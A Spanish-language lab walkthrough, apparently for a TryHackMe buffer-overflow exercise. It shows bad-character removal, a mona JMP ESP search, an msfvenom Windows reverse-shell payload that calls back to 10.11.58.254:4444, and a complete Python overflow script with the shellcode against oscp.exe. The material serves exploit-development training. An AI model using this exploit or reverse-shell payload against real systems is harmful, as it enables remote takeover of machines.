
``Possibly bad chars: 2e 2f a0 a1

Perfecto, hemos encontrado los caracteres prohibidos 07 2e a0

Encontrando el punto de salto

Usando el siguiente comando de mona, encontramos el punto de salto del programa.

```
`!mona jmp -r esp -cpb "\x00\x07\x2e\xa0"
```



La primera dirección que encontramos es 0x625011af tenemos que convertir esto al formato Little Endian para usarlo en nuestro script:

```
0x625011af --> \xaf\x11\x50\x62
```

Anteponer NOP

Dado que probablemente se utilizó un codificador para generar la carga útil, necesitará algo de espacio en la memoria para que la carga útil se descomprima. Puede hacer esto estableciendo la variable de relleno en una cadena de 16 o más bytes "Sin operación" (\x90):

```
`padding = "\x90" * 16
```

Ahora tenemos que actualizar nuestro exploit, cambiando los parámetros:

```
retn = "\xaf\x11\x50\x62" padding = "\x90" * 16
```

Generando el payload

Crearemos un shell inverso usando msfvenom.

```
msfvenom -p windows/shell_reverse_tcp LHOST=10.11.58.254
```

```
LPORT=4444 EXITFUNC=thread -b "\x00\x07\x2e\xa0" -f c
```

```
(kali㉿kali)-[~/tryhackme/bufferoverflowprep]
$ msfvenom -p windows/shell_reverse_tcp LHOST=10.11.58.254 LPORT=4444 EXITFUNC=thread -b "\x00\x07\x2e\xa0" -f c
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 12 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of c file: 1506 bytes
unsigned char buf[] =
"\xbf\x86\x4e\xce\xc7\xd9\xc6\xd9\x74\x24\xf4\x58\x29\xc9"
"\xb1\x52\x31\x78\x12\x83\xe8\xfc\x03\xfe\x40\x2c\x32\x02"
"\xb4\x32\xbd\xfa\x45\x53\x37\x1f\x74\x53\x23\x54\x27\x63"
"\x27\x38\xc4\x08\x65\xa8\x5f\x7c\xa2\xdf\xe8\xcb\x94\xee"
"\xe9\x60\xe4\x71\x6a\x7b\x39\x51\x53\xb4\x4c\x90\x94\xa9"
"\xbd\xc0\x4d\xa5\x10\xf4\xfa\xf3\xa8\x7f\xb0\x12\xa9\x9c"
"\x01\x14\x98\x33\x19\x4f\x3a\xb2\xce\xfb\x73\xac\x13\xc1"
"\xca\x47\xe7\xbd\xcc\x81\x39\x3d\x62\xec\xf5\xcc\x7a\x29"
"\x31\x2f\x09\x43\x41\xd2\x0a\x90\x3b\x08\x9e\x02\x9b\xdb"
"\x38\xee\x1d\x0f\xde\x65\x11\xe4\x94\x21\x36\xfb\x79\x5a"
"\x42\x70\x7c\x8c\xc2\xc2\x5b\x08\x8e\x91\xc2\x09\x6a\x77"
"\xfa\x49\xd5\x28\x5e\x02\xf8\x3d\xd3\x49\x95\xf2\xde\x71"
"\x65\x9d\x69\x02\x57\x02\xc2\x8c\xdb\xcb\xcc\x4b\x1b\xe6"
"\xa9\xc3\xe2\x09\xca\xca\x20\x5d\x9a\x64\x80\xde\x71\x74"
"\x2d\x0b\xd5\x24\x81\xe4\x96\x94\x61\x55\x7f\xfe\x6d\x8a"
"\x9f\x01\xa4\xa3\x0a\xf8\x2f\xc6\xc1\x38\x4e\xbe\xd7\x3c"
"\xbf\x63\x51\xda\xd5\x8b\x37\x75\x42\x35\x12\x0d\xf3\xba"
"\x88\x68\x33\x30\x3f\x8d\xfa\xb1\x4a\x9d\x6b\x32\x01\xff"
"\x3a\x4d\xbf\x97\xa1\xdc\x24\x67\xaf\xfc\xf2\x30\xf8\x33"
```

Copiamos el payload en C, y lo pegamos en nuestro script de python, quedando de la siguiente forma

```
1 import socket
2
3 ip = "10.10.172.147"
4 port = 1337
5
6 prefix = "OVERFLOW1 "
7 offset = 1978
8 overflow = "A" * offset
9 retn = "\xaf\x11\x50\x62"
10 padding = "\x90" * 16
11 payload = ("\xb8\xb4\xe6\x83\x95\xdd\xc5\xd9\x74\x24\xf4\x5e\x31\xc9"
12 "\xb1\x52\x83\xee\xfc\x31\x46\x0e\x03\xf2\xe8\x61\x60\x06"
13 "\x1c\xe7\x8b\xf6\xdd\x88\x02\x13\xec\x88\x71\x50\x5f\x39"
14 "\xf1\x34\x6c\xb2\x57\xac\xe7\xb6\x7f\xc3\x40\x7c\xa6\xea"
15 "\x51\x2d\x9a\x6d\xd2\x2c\xcf\x4d\xeb\xfe\x02\x8c\x2c\xe2"
16 "\xef\xdc\xe5\x68\x5d\xf0\x82\x25\x5e\x7b\xd8\xa8\xe6\x98"
17 "\xa9\xcb\xc7\x0f\xa1\x95\xc7\xae\x66\xae\x41\xa8\x6b\x8b"
18 "\x18\x43\x5f\x67\x9b\x85\x91\x88\x30\xe8\x1d\x7b\x48\x2d"
19 "\x99\x64\x3f\x47\xd9\x19\x38\x9c\xa3\xc5\xcd\x06\x03\x8d"
20 "\x76\xe2\xb5\x42\xe0\x61\xb9\x2f\x66\x2d\xde\xae\xab\x46"
21 "\xda\x3b\x4a\x88\x6a\x7f\x69\x0c\x36\xdb\x10\x15\x92\x8a"
22 "\x2d\x45\x7d\x72\x88\x0e\x90\x67\xa1\x4d\xfd\x44\x88\x6d"
23 "\xfd\xc2\x9b\x1e\xcf\x4d\x30\x88\x63\x05\x9e\x4f\x83\x3c"
24 "\x66\xdf\x7a\xbf\x97\xf6\xb8\xeb\xc7\x60\x68\x94\x83\x70"
25 "\x95\x41\x03\x20\x39\x3a\xe4\x90\xf9\xea\x8c\xfa\xf5\xd5"
26 "\xad\x05\xdc\x7d\x47\xfc\xb7\x8b\x93\xc4\xb9\xe4\xa1\x38"
27 "\x57\xa9\x2c\xde\x3d\x41\x79\x49\xaa\xf8\x20\x01\x4b\x04"
28 "\xff\x6c\x4b\x8e\x0c\x91\x02\x67\x78\x81\xf3\x87\x37\xfb"
29 "\x52\x97\xed\x93\x39\x0a\x6a\x63\x37\x37\x25\x34\x10\x89"
30 "\x3c\xd0\x8c\xb0\x96\xc6\x4c\x24\xd0\x42\x8b\x95\xdf\x4b"
31 "\x5e\xa1\xfb\x5b\xa6\x2a\x40\x0f\x76\x7d\x1e\xf9\x30\xd7"
32 "\xd0\x53\xeb\x84\xba\x33\x6a\xe7\x7c\x45\x73\x22\x0b\xa9"
33 "\xc2\x9b\x4a\xd6\xeb\x4b\x5b\xaf\x11\xec\xa4\x7a\x92\x0c"
34 "\x47\xae\xef\xa4\xde\x3b\x52\xa9\xe0\x96\x91\xd4\x62\x12"
35 "\x6a\x23\x7a\x57\x6f\x6f\x3c\x84\x1d\xe0\xa9\xaa\xb2\x01" )
36
37 postfix = ""
38
39 buffer = prefix + overflow + retn + padding + payload + postfix
```

Y listo, guardamos nuestro script, volvemos a comenzar el programa oscp.exe, y ya habremos podido ganar acceso inicial a la maquina

